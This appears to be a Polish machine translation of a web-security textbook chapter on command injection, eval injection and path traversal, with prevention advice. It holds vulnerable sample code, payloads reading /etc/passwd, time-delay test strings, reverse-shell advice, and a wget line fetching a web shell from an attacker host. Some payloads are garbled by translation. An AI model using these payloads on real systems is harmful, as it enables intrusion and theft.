Atak na komponenty zaplecza

Aplikacje internetowe to coraz bardziej złożone oferty. Często działają jako interfejs internetowy do różnych krytycznych dla biznesu zasobów zaplecza, w tym zasobów sieciowych, takich jak usługi sieciowe, serwery sieciowe zaplecza, serwery pocztowe i zasoby lokalne, takie jak systemy plików i interfejsy do system operacyjny. Często serwer aplikacji działa również jako uznaniowa warstwa kontroli dostępu dla tych komponentów zaplecza. Każdy udany atak, który mógłby przeprowadzić dowolną interakcję z komponentem zaplecza, mógłby potencjalnie naruszyć cały model kontroli dostępu stosowany przez aplikację internetową, umożliwiając nieautoryzowany dostęp do poufnych danych i funkcji. Gdy dane są przekazywane z jednego komponentu do drugiego, są interpretowane przez różne zestawy interfejsów API i interfejsów. Dane uznawane przez podstawową aplikację za „bezpieczne" mogą być wyjątkowo niebezpieczne w dalszym komponencie, który może obsługiwać różne kodowania, znaki ucieczki, ograniczniki pól lub terminatory łańcuchów. Ponadto dalszy komponent może mieć znacznie większą funkcjonalność niż ta, którą zwykle wywołuje aplikacja. Atakujący wykorzystujący lukę w zabezpieczeniach polegającą na wstrzyknięciu często wykracza poza zwykłe złamanie kontroli dostępu do aplikacji. Może wykorzystać dodatkową funkcjonalność obsługiwaną przez komponent zaplecza, aby naruszyć kluczowe części infrastruktury organizacji.

Wstrzykiwanie poleceń systemu operacyjnego

Większość platform serwerów sieciowych ewoluowała do tego stopnia, że istnieją wbudowane interfejsy API umożliwiające praktycznie każdą wymaganą interakcję z systemem operacyjnym serwera. Właściwe użycie tych interfejsów API umożliwia programistom dostęp do systemu plików, interfejs z innymi procesami i bezpieczną komunikację sieciową. Niemniej jednak istnieje wiele sytuacji, w których programiści decydują się na użycie cięższej techniki wydawania poleceń systemu operacyjnego bezpośrednio do serwera. Ta opcja może być atrakcyjna ze względu na swoją moc i prostotę i często zapewnia natychmiastowe i funkcjonalne rozwiązanie określonego problemu. Jeśli jednak aplikacja przekazuje wprowadzone przez użytkownika dane wejściowe do poleceń systemu operacyjnego, może być podatna na wstrzykiwanie poleceń, co umożliwia atakującemu przesłanie spreparowanych danych wejściowych, które modyfikują polecenia, które programiści zamierzali wykonać. Funkcje powszechnie używane do wydawania poleceń systemu operacyjnego, takie jak exec w PHP i wscript.shell w ASP, nie nakładają żadnych ograniczeń co do zakresu poleceń, które można wykonać. Nawet jeśli programista zamierza użyć interfejsu API do wykonania stosunkowo niegroźnego zadania, takiego jak wyświetlenie zawartości katalogu, osoba atakująca może być w stanie go obalić w celu zapisania dowolnych plików lub uruchomienia innych programów. Wszelkie wstrzykiwane polecenia są zwykle uruchamiane w kontekście bezpieczeństwa procesu serwera WWW, który często ma wystarczającą moc, aby osoba atakująca mogła złamać zabezpieczenia całego serwera. Błędy wstrzykiwania poleceń tego rodzaju pojawiły się w wielu gotowych i tworzonych na zamówienie aplikacjach internetowych. Były one szczególnie rozpowszechnione w aplikacjach, które zapewniają interfejs administracyjny serwera przedsiębiorstwa lub urządzeń, takich jak zapory ogniowe, drukarki i routery. Aplikacje te często mają określone wymagania dotyczące interakcji z systemem operacyjnym, które skłaniają programistów do używania bezpośrednich poleceń zawierających dane dostarczone przez użytkownika.


Przykład 1: Wstrzykiwanie przez Perl

Rozważmy poniższy kod CGI języka Perl, który jest częścią aplikacji internetowej służącej do administrowania serwerem. Ta funkcja umożliwia administratorom określenie katalogu na serwerze i wyświetlenie podsumowania wykorzystania jego dysku:


```
#!/usr/bin/perl
```

```
use strict;

use CGI qw(:standard escapeHTML);

print header, start_html("");

print "<pre>";

my $command = "du -h --exclude php* /var/www/html";

$command= $command.param("dir");

$command=`$command`;

print "$command\n";

print end_html;
```

Używany zgodnie z przeznaczeniem, ten skrypt po prostu dołącza wartość podanego przez użytkownika parametru dir na końcu gotowego polecenia, wykonuje polecenie i wyświetla wyniki, jak pokazano na rysunku



Funkcjonalność tę można wykorzystać na różne sposoby, dostarczając spreparowane dane wejściowe zawierające metaznaki powłoki. Te znaki mają specjalne znaczenie dla interpretera przetwarzającego polecenie i mogą być użyte do ingerowania w polecenie, które programista zamierzał wykonać. Na przykład znak pionowej kreski (|) służy do przekierowania danych wyjściowych z jednego procesu do danych wejściowych innego, umożliwiając połączenie wielu poleceń. Atakujący może wykorzystać to zachowanie, aby wstrzyknąć drugie polecenie i pobrać jego dane wyjściowe, jak pokazano na rysunku.



Tutaj wyjście z oryginalnego polecenia du zostało przekierowane jako wejście do polecenia cat/etc/passwd. To polecenie po prostu ignoruje dane wejściowe i wykonuje swoje jedyne zadanie, jakim jest wyświetlenie zawartości pliku passwd. Atak tak prosty jak ten może wydawać się nieprawdopodobny; jednak dokładnie ten typ wstrzykiwania poleceń został znaleziony w wielu produktach komercyjnych. Na przykład stwierdzono, że HP OpenView jest podatny na błąd wstrzykiwania poleceń w następującym adresie URL:

https://target:3443/OvCgi/connectedNodes.ovpl?node=a| [your command] |

Przykład 2: Wstrzykiwanie przez ASP

Rozważmy następujący kod C#, który jest częścią aplikacji sieci Web do administrowania serwerem sieci Web. Funkcja umożliwia administratorom przeglądanie zawartości żądanego katalogu:

string dirName = “C:\\filestore\\” + Directory.Text;


ProcessStartInfo psInfo = new ProcessStartInfo(“cmd”, “/c dir “ +

dirName);


...

Process proc = Process.Start(psInfo);

Używany zgodnie z przeznaczeniem, ten skrypt wstawia wartość dostarczonego przez użytkownika parametru Directory do wstępnie ustawionego polecenia, wykonuje polecenie i wyświetla wyniki, jak pokazano na rysunku.



Podobnie jak w przypadku podatnego na ataki skryptu Perla, osoba atakująca może użyć metaznaków powłoki, aby zakłócić zaprogramowane polecenie programisty i wstrzyknąć własne polecenie. Znak ampersand (&) służy do grupowania wielu poleceń. Podanie nazwy pliku zawierającej znak ampersand i drugiego polecenia powoduje wykonanie tego polecenia i wyświetlenie jego wyników, jak pokazano na rysunku



Wstrzykiwanie poprzez dynamiczne wykonywanie

Wiele języków skryptowych sieci Web obsługuje dynamiczne wykonywanie kodu generowanego w czasie wykonywania. Ta funkcja umożliwia programistom tworzenie aplikacji, które dynamicznie modyfikują własny kod w odpowiedzi na różne dane i warunki. Jeśli dane wejściowe użytkownika zostaną włączone do kodu, który jest wykonywany dynamicznie, osoba atakująca może dostarczyć spreparowane dane wejściowe, które wyłamują się z zamierzonego kontekstu danych i określają polecenia wykonywane na serwerze w taki sam sposób, jakby zostały napisane przez pierwotnego programistę. Pierwszym celem osoby atakującej w tym momencie jest zwykle wstrzyknięcie interfejsu API uruchamiającego polecenia systemu operacyjnego. Funkcja eval PHP służy do dynamicznego wykonywania kodu, który jest przekazywany do funkcji w czasie wykonywania. Rozważ funkcję

wyszukiwania, która umożliwia użytkownikom tworzenie przechowywanych wyszukiwań, które są następnie generowane dynamicznie jako łącza w ich interfejsie użytkownika. Gdy użytkownicy uzyskują dostęp do funkcji wyszukiwania, używają adresu URL podobnego do następującego:

/search.php?storedsearch=\$mysearch%3dwahh

Aplikacja po stronie serwera implementuje tę funkcjonalność poprzez dynamiczne generowanie zmiennych zawierających pary nazwa/wartość określone w parametrze storagesearch, w tym przypadku tworząc zmienną mysearch o wartości wahh:

$storedsearch = $_GET[‘storedsearch’];

eval(“$storedsearch;”);

W tej sytuacji możesz przesłać spreparowane dane wejściowe, które są dynamicznie wykonywane przez funkcję eval, co skutkuje wstrzyknięciem dowolnych poleceń PHP do aplikacji po stronie serwera. Znak średnika może służyć do grupowania poleceń w pojedynczym parametrze. Na przykład, aby pobrać zawartość pliku /etc/password, możesz użyć polecenia file_get_contents lub systemowego:

/search.php?storedsearch=\$mysearch%3dwahh;%20echo%20file_get

_contents(‘/etc/passwd’)

/search.php?storedsearch=\$mysearch%3dwahh;%20system(‘cat%20/etc/

passwd’)

UWAGA: Język Perl zawiera również funkcję eval, która może być eksploatowana w ten sam sposób. Zwróć uwagę, że znak średnika może wymagać zakodowania w adresie URL (jako %3b), ponieważ niektóre parsery skryptów CGI interpretują to jako ogranicznik parametru. W klasycznej ASP funkcja Execute() pełni podobną rolę.

Znajdowanie błędów wtrysku poleceń systemu operacyjnego

W ćwiczeniach dotyczących mapowania aplikacji powinieneś zidentyfikować wszelkie przypadki, w których wydaje się, że aplikacja internetowa wchodzi w interakcję z bazowym systemem operacyjnym, wywołując procesy zewnętrzne lub uzyskując dostęp do systemu plików. Powinieneś zbadać wszystkie te funkcje, szukając wad wstrzykiwania poleceń. W rzeczywistości jednak aplikacja może wydawać polecenia systemu operacyjnego zawierające absolutnie dowolny element danych dostarczonych przez użytkownika, w tym każdy parametr URL i body oraz każdy plik cookie. Aby przeprowadzić dokładny test aplikacji, należy zatem kierować wszystkie te elementy w ramach każdej funkcji aplikacji. Różne interpretery poleceń obsługują metaznaki powłoki na różne sposoby. W zasadzie każdy typ platformy do tworzenia aplikacji lub serwera WWW może odwoływać się do dowolnego interpretera powłoki, działającego na własnym systemie operacyjnym lub na dowolnym innym hoście. Dlatego nie należy przyjmować żadnych założeń dotyczących obsługi metaznaków przez aplikację na podstawie jakiejkolwiek wiedzy o systemie operacyjnym serwera WWW. Do wstrzyknięcia oddzielnego polecenia do istniejącego wstępnie ustawionego polecenia można użyć dwóch szerokich typów metaznaków:

* Postaci ; | & i nowa linia mogą być używane do grupowania wielu poleceń, jedno po drugim. W niektórych przypadkach znaki te mogą zostać podwojone z różnymi efektami. Na przykład w interpreterze poleceń systemu Windows użycie && powoduje wykonanie drugiego polecenia tylko wtedy, gdy pierwsze zakończy się pomyślnie. Używając || powoduje, że druga komenda jest zawsze wykonywana, niezależnie od powodzenia pierwszej.

* Znaku wstecznego (`) można użyć do hermetyzacji osobnego polecenia w elemencie danych przetwarzanym przez oryginalne polecenie. Umieszczenie wstrzykniętego polecenia w obrębie znaczników wstecznych powoduje, że interpreter powłoki wykonuje polecenie i zastępuje enkapsulowany tekst wynikami tego polecenia przed kontynuowaniem wykonywania wynikowego ciągu polecenia.

W poprzednich przykładach łatwo było sprawdzić, czy wstrzyknięcie polecenia było możliwe i pobrać wyniki wstrzykniętego polecenia, ponieważ wyniki te zostały zwrócone natychmiast w odpowiedzi aplikacji. W wielu przypadkach może to jednak nie być możliwe. Być może wstrzykujesz do polecenia, które nie zwraca żadnych wyników i które nie wpływa na dalsze przetwarzanie aplikacji w żaden możliwy do zidentyfikowania sposób. Lub metoda, której użyłeś do wstrzyknięcia wybranego polecenia, może być taka, że jej wyniki zostaną utracone, ponieważ wiele poleceń zostanie połączonych razem. Ogólnie rzecz biorąc, najbardziej niezawodnym sposobem wykrycia, czy wstrzyknięcie polecenia jest możliwe, jest użycie wnioskowania o opóźnieniu czasowym w podobny sposób, jak opisano w przypadku wykorzystania ślepego wstrzyknięcia SQL. Jeśli wydaje się, że istnieje potencjalna luka, możesz użyć innych metod, aby to potwierdzić i odzyskać wyniki wstrzykniętych poleceń.

KROKI HACKOWEANIA

1. Zwykle można użyć polecenia ping jako środka wyzwalającego opóźnienie czasowe, powodując wysyłanie polecenia ping przez serwer do interfejsu sprzężenia zwrotnego przez określony czas. Istnieją niewielkie różnice między sposobem, w jaki platformy Windows i UNIX obsługują separatory poleceń i polecenie ping. Jednak następujący uniwersalny ciąg testowy powinien wywołać 30-sekundowe opóźnienie na obu platformach, jeśli nie zastosowano żadnego filtrowania:

|| ping-i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &

Aby zmaksymalizować swoje szanse na wykrycie błędu wstrzykiwania poleceń, jeśli aplikacja filtruje określone separatory poleceń, należy również przesłać kolejno każdy z następujących ciągów testowych do każdego docelowego parametru i monitorować czas potrzebny aplikacji na odpowiedź:

| ping –i 30 127.0.0.1 |

| ping –n 30 127.0.0.1 |

& ping –i 30 127.0.0.1 &

& ping –n 30 127.0.0.1 &

; ping 127.0.0.1 ;

%0a ping –i 30 127.0.0.1 %0a

` ping 127.0.0.1 `

2. Jeśli wystąpi opóźnienie czasowe, aplikacja może być podatna na wstrzykiwanie poleceń. Powtórz przypadek testowy kilka razy, aby potwierdzić, że opóźnienie nie było wynikiem opóźnienia sieci lub innych anomalii. Możesz spróbować zmienić wartość parametrów -n lub -i i potwierdzić, że doświadczane opóźnienie zmienia się systematycznie wraz z podaną wartością.

3. Używając tego, który z wstrzykniętych łańcuchów okazał się skuteczny, spróbuj wstrzyknąć bardziej interesujące polecenie (takie jak ls lub dir). Określ, czy możesz pobrać wyniki polecenia do przeglądarki.

4. Jeśli nie możesz bezpośrednio pobrać wyników, masz inne możliwości:

* Możesz spróbować otworzyć kanał poza pasmem z powrotem do komputera. Spróbuj użyć TFTP, aby skopiować narzędzia na serwer, użyć telnet lub netcat, aby utworzyć odwróconą powłokę z powrotem na swój komputer i użyć polecenia mail, aby wysłać dane wyjściowe polecenia przez SMTP.

* Możesz przekierować wyniki swoich poleceń do pliku w katalogu głównym, który możesz następnie pobrać bezpośrednio za pomocą przeglądarki. Na przykład:

dir > c:\inetpub\wwwroot\foo.txt

5. Kiedy znajdziesz sposób na wstrzykiwanie poleceń i pobieranie wyników, powinieneś określić swój poziom uprawnień (używając whoami lub czegoś podobnego lub próbując zapisać nieszkodliwy plik w chronionym katalogu). Następnie możesz próbować zwiększyć uprawnienia, uzyskać dostęp tylnymi drzwiami do poufnych danych aplikacji lub zaatakować inne hosty dostępne z zaatakowanego serwera.

W niektórych przypadkach wstrzyknięcie całkowicie oddzielnego polecenia może nie być możliwe ze względu na filtrowanie wymaganych znaków lub zachowanie interfejsu API poleceń używanego przez aplikację. Niemniej jednak nadal może istnieć możliwość ingerowania w zachowanie wykonywanego polecenia w celu osiągnięcia pożądanego rezultatu. W jednym przypadku zaobserwowanym przez autorów aplikacja przekazała dane wprowadzone przez użytkownika do polecenia systemu operacyjnego nslookup w celu znalezienia adresu IP nazwy domeny podanej przez użytkownika. Metaznaki potrzebne do wstrzykiwania nowych poleceń były blokowane, ale znaki < i > używane do przekierowania wejścia i wyjścia polecenia były dozwolone. Polecenie nslookup zwykle wyświetla adres IP nazwy domeny, co nie wydaje się zapewniać skutecznego wektora ataku. Jeśli jednak zostanie podana nieprawidłowa nazwa domeny, polecenie wyświetli komunikat o błędzie zawierający wyszukiwaną nazwę domeny. To zachowanie okazało się wystarczające do przeprowadzenia poważnego ataku:

* Prześlij fragment kodu skryptu wykonywalnego serwera jako nazwę domeny do rozwiązania. Skrypt można ująć w cudzysłowy, aby zapewnić, że interpreter poleceń potraktuje go jako pojedynczy token.

* Użyj znaku >, aby przekierować dane wyjściowe polecenia do pliku w folderze wykonywalnym w katalogu głównym sieci. Polecenie wykonywane przez system operacyjny jest następujące:

nslookup „[kod skryptu]” > [/ścieżka/do/pliku_wykonywalnego]

* Po uruchomieniu polecenia następujące dane wyjściowe są przekierowywane do pliku wykonywalnego:

** serwer nie może znaleźć [kod skryptu]: NXDOMAIN

* Ten plik można następnie wywołać za pomocą przeglądarki, a wstrzyknięty kod skryptu jest wykonywany na serwerze. Ponieważ większość języków skryptowych zezwala na to, aby strony zawierały mieszankę treści po stronie klienta i znaczników po stronie serwera, części komunikatu o błędzie, nad którymi atakujący nie ma kontroli, są traktowane jako zwykły tekst, a znaczniki we wstrzykniętym skrypcie są wykonywane. W związku z tym atakowi udaje się wykorzystać warunek wstrzyknięcia ograniczonego polecenia w celu wprowadzenia nieograniczonego backdoora do serwera aplikacji.

KROKI HACKOWANIA

1. Znaki < i > służą odpowiednio do kierowania zawartości pliku do wejścia polecenia i do kierowania wyjścia polecenia do pliku. Jeśli nie jest możliwe użycie powyższych technik do wstrzyknięcia całkowicie

oddzielnego polecenia, nadal możesz odczytywać i zapisywać dowolną zawartość pliku za pomocą znaków < i >.

2. Wiele poleceń systemu operacyjnego wywoływanych przez aplikacje akceptuje szereg parametrów wiersza poleceń, które kontrolują ich zachowanie. Często wprowadzane przez użytkownika dane wejściowe są przekazywane do polecenia jako jeden z tych parametrów i możesz dodać kolejne parametry, po prostu wstawiając spację, po której następuje odpowiedni parametr. Na przykład aplikacja do tworzenia stron internetowych może zawierać funkcję, w której serwer pobiera określony przez użytkownika adres URL i renderuje jego zawartość w przeglądarce do edycji. Jeśli aplikacja po prostu wywołuje program wget, możesz pisać dowolną zawartość pliku do systemu plików serwera przez dodanie parametru wiersza poleceń -O używanego przez wget. Na przykład:

url=http://wahh-attacker.com/%20-O%20c:\inetpub\wwwroot\scripts\cmdasp.asp

WSKAZÓWKA: Wiele ataków polegających na wstrzykiwaniu poleceń wymaga wstrzykiwania spacji w celu oddzielenia argumentów wiersza poleceń. Jeśli stwierdzisz, że spacje są filtrowane przez aplikację, a atakowana platforma jest oparta na systemie UNIX, możesz zamiast tego użyć zmiennej środowiskowej $IFS, która zawiera separatory pól białych znaków.

Znajdowanie luk w wykonywaniu dynamicznym

Luki w wykonywaniu dynamicznym najczęściej pojawiają się w językach takich jak PHP i Perl. Ale w zasadzie każdy typ platformy aplikacji może przekazywać dane wejściowe dostarczone przez użytkownika do interpretera opartego na skryptach, czasem na innym serwerze zaplecza.

KROKI HACKOWANIA

1. Dowolna pozycja danych dostarczonych przez użytkownika może zostać przekazana do dynamicznej funkcji wykonawczej. Jednymi z najczęściej wykorzystywanych w ten sposób elementów są nazwy i wartości parametrów plików cookie oraz trwałe dane przechowywane w profilach użytkowników w wyniku wcześniejszych działań.

2. Spróbuj przesłać kolejno następujące wartości jako każdy docelowy parametr:

;echo%20111111

echo%20111111

odpowiedź.napisz%20111111

:odpowiedź.write%20111111

3. Przejrzyj odpowiedzi aplikacji. Jeśli ciąg 111111 zostanie zwrócony samodzielnie (nie jest poprzedzony resztą ciągu polecenia), aplikacja prawdopodobnie będzie podatna na wstrzykiwanie poleceń skryptowych.

4. Jeśli łańcuch 111111 nie zostanie zwrócony, poszukaj komunikatów o błędach wskazujących, że dane wejściowe są wykonywane dynamicznie i że może być konieczne dostrojenie składni w celu wprowadzenia dowolnych poleceń.

5. Jeśli atakowana aplikacja używa PHP, możesz użyć ciągu testowego phpinfo(), który, jeśli się powiedzie, zwróci szczegóły konfiguracji środowiska PHP.

6. Jeśli aplikacja wydaje się być podatna na ataki, zweryfikuj to, wstrzykując niektóre polecenia powodujące opóźnienia czasowe, jak opisano wcześniej w przypadku wstrzykiwania poleceń systemu operacyjnego. Na przykład:

system('ping%20127.0.0.1')

Zapobieganie wstrzykiwaniu poleceń systemu operacyjnego

Ogólnie rzecz biorąc, najlepszym sposobem zapobiegania powstawaniu błędów wstrzykiwania poleceń systemu operacyjnego jest unikanie bezpośredniego wywoływania poleceń systemu operacyjnego. Praktycznie każde wyobrażalne zadanie, które może wymagać aplikacja internetowa, można wykonać za pomocą wbudowanych interfejsów API, którymi nie można manipulować w celu wykonania poleceń innych niż zamierzone. Jeśli zostanie uznane za nieuniknione osadzenie danych dostarczonych przez użytkownika w ciągach poleceń przekazywanych do interpretera poleceń systemu operacyjnego, aplikacja powinna egzekwować rygorystyczne zabezpieczenia, aby zapobiec powstaniu luki w zabezpieczeniach. Jeśli to możliwe, należy użyć białej listy, aby ograniczyć wprowadzanie danych przez użytkownika do określonego zestawu oczekiwanych wartości. Ewentualnie wprowadzanie powinno być ograniczone do bardzo wąskiego zestawu znaków, na przykład tylko znaków alfanumerycznych. Dane wejściowe zawierające jakiekolwiek inne dane, w tym wszelkie metaznaki lub spacje, które można sobie wyobrazić, należy odrzucić. Jako kolejną warstwę ochrony, aplikacja powinna wykorzystywać interfejsy API poleceń, które uruchamiają określony proces za pomocą jego nazwy i parametrów wiersza poleceń, zamiast przekazywać ciąg poleceń do interpretera powłoki, który obsługuje łączenie poleceń i przekierowywanie. Na przykład Java API Runtime.exec i ASP.NET API Process.Start nie obsługują metaznaków powłoki. Jeśli są właściwie używane, mogą zapewnić wykonanie tylko polecenia zamierzonego przez programistę. Zobacz rozdział 19, aby uzyskać więcej informacji na temat interfejsów API wykonywania poleceń.

Zapobieganie lukom w zabezpieczeniach związanym z wstrzykiwaniem skryptów

Ogólnie rzecz biorąc, najlepszym sposobem na uniknięcie luk związanych z wstrzyknięciem skryptu jest nieprzekazywanie danych wejściowych dostarczonych przez użytkownika lub danych z nich pochodzących do jakichkolwiek dynamicznych funkcji wykonawczych lub dołączanych. Jeśli z jakiegoś powodu zostanie to uznane za nieuniknione, odpowiednie dane wejściowe powinny zostać ściśle zweryfikowane, aby zapobiec wystąpieniu jakiegokolwiek ataku. Jeśli to możliwe, użyj białej listy znanych dobrych wartości, których oczekuje aplikacja, i odrzuć wszelkie dane wejściowe, które nie pojawiają się na tej liście. Jeśli to się nie powiedzie, porównaj znaki użyte w danych wejściowych z zestawem, o którym wiadomo, że jest nieszkodliwy, takim jak znaki alfanumeryczne z wyłączeniem spacji.

Manipulowanie ścieżkami plików

Wiele rodzajów funkcji powszechnie spotykanych w aplikacjach internetowych obejmuje przetwarzanie danych wejściowych dostarczonych przez użytkownika w postaci nazwy pliku lub katalogu. Zazwyczaj dane wejściowe są przekazywane do interfejsu API, który akceptuje ścieżkę do pliku, na przykład podczas pobierania pliku z lokalnego systemu plików. Aplikacja przetwarza wynik wywołania API w ramach swojej odpowiedzi na żądanie użytkownika. Jeśli dane wejściowe wprowadzone przez użytkownika zostaną niewłaściwie zweryfikowane, takie zachowanie może prowadzić do różnych luk w zabezpieczeniach, z których najpowszechniejszymi są błędy związane z przechodzeniem przez ścieżkę do pliku i błędy dołączania pliku.

Luki w zabezpieczeniach związane z przechodzeniem ścieżki

Luki w zabezpieczeniach związane z przechodzeniem ścieżki powstają, gdy aplikacja używa danych kontrolowanych przez użytkownika w celu uzyskania dostępu do plików i katalogów na serwerze aplikacji lub innym systemie plików zaplecza w niebezpieczny sposób. Przesyłając spreparowane dane wejściowe, osoba atakująca może spowodować odczyt lub zapis dowolnej zawartości w dowolnym miejscu systemu plików, do którego uzyskuje dostęp. Często umożliwia to atakującemu odczytanie poufnych informacji z serwera lub nadpisanie poufnych plików, co ostatecznie prowadzi do wykonania dowolnego polecenia na serwerze.

Rozważmy następujący przykład, w którym aplikacja używa dynamicznej strony do zwracania statycznych obrazów do klienta. Nazwa żądanego obrazu jest określona w parametrze ciągu zapytania:

http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg

Gdy serwer przetwarza to żądanie, wykonuje następujące kroki:

1. Wyodrębnia wartość parametru nazwy pliku z ciągu zapytania.

2. Dołącza tę wartość do przedrostka C:\filestore\.

3. Otwiera plik o tej nazwie.

4. Odczytuje zawartość pliku i zwraca go klientowi.

Luka powstaje, ponieważ osoba atakująca może umieścić sekwencje przechodzenia ścieżki w nazwie pliku, aby cofnąć się z katalogu określonego w kroku 2, a tym samym uzyskać dostęp do plików z dowolnego miejsca na serwerze, do którego kontekst użytkownika używany przez aplikację ma uprawnienia dostępu. Sekwencja przechodzenia przez ścieżkę jest znana jako „kropka-kropka-ukośnik”; typowy atak wygląda tak:

http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini

Kiedy aplikacja dołącza wartość parametru filename do nazwy katalogu images, uzyskuje następującą ścieżkę:

C:\filestore\..\windows\win.ini

Dwie sekwencje przechodzenia skutecznie przechodzą z katalogu images do katalogu głównego dysku C:, więc poprzednia ścieżka jest równoważna z następującą: C:\windows\win.ini

Dlatego zamiast zwracać plik obrazu, serwer faktycznie zwraca domyślny plik konfiguracyjny systemu Windows.

UWAGA: W starszych wersjach serwera WWW Windows IIS aplikacje domyślnie działały z uprawnieniami systemu lokalnego, umożliwiając dostęp do dowolnego możliwego do odczytu pliku w lokalnym systemie plików. W nowszych wersjach, podobnie jak w przypadku wielu innych serwerów sieciowych, proces serwera domyślnie działa w mniej uprzywilejowanym kontekście użytkownika. Z tego powodu podczas wyszukiwania luk w zabezpieczeniach związanych z przemierzaniem ścieżki najlepiej jest zażądać pliku domyślnego, który może odczytać każdy typ użytkownika, na przykład c:\windows\win.ini.

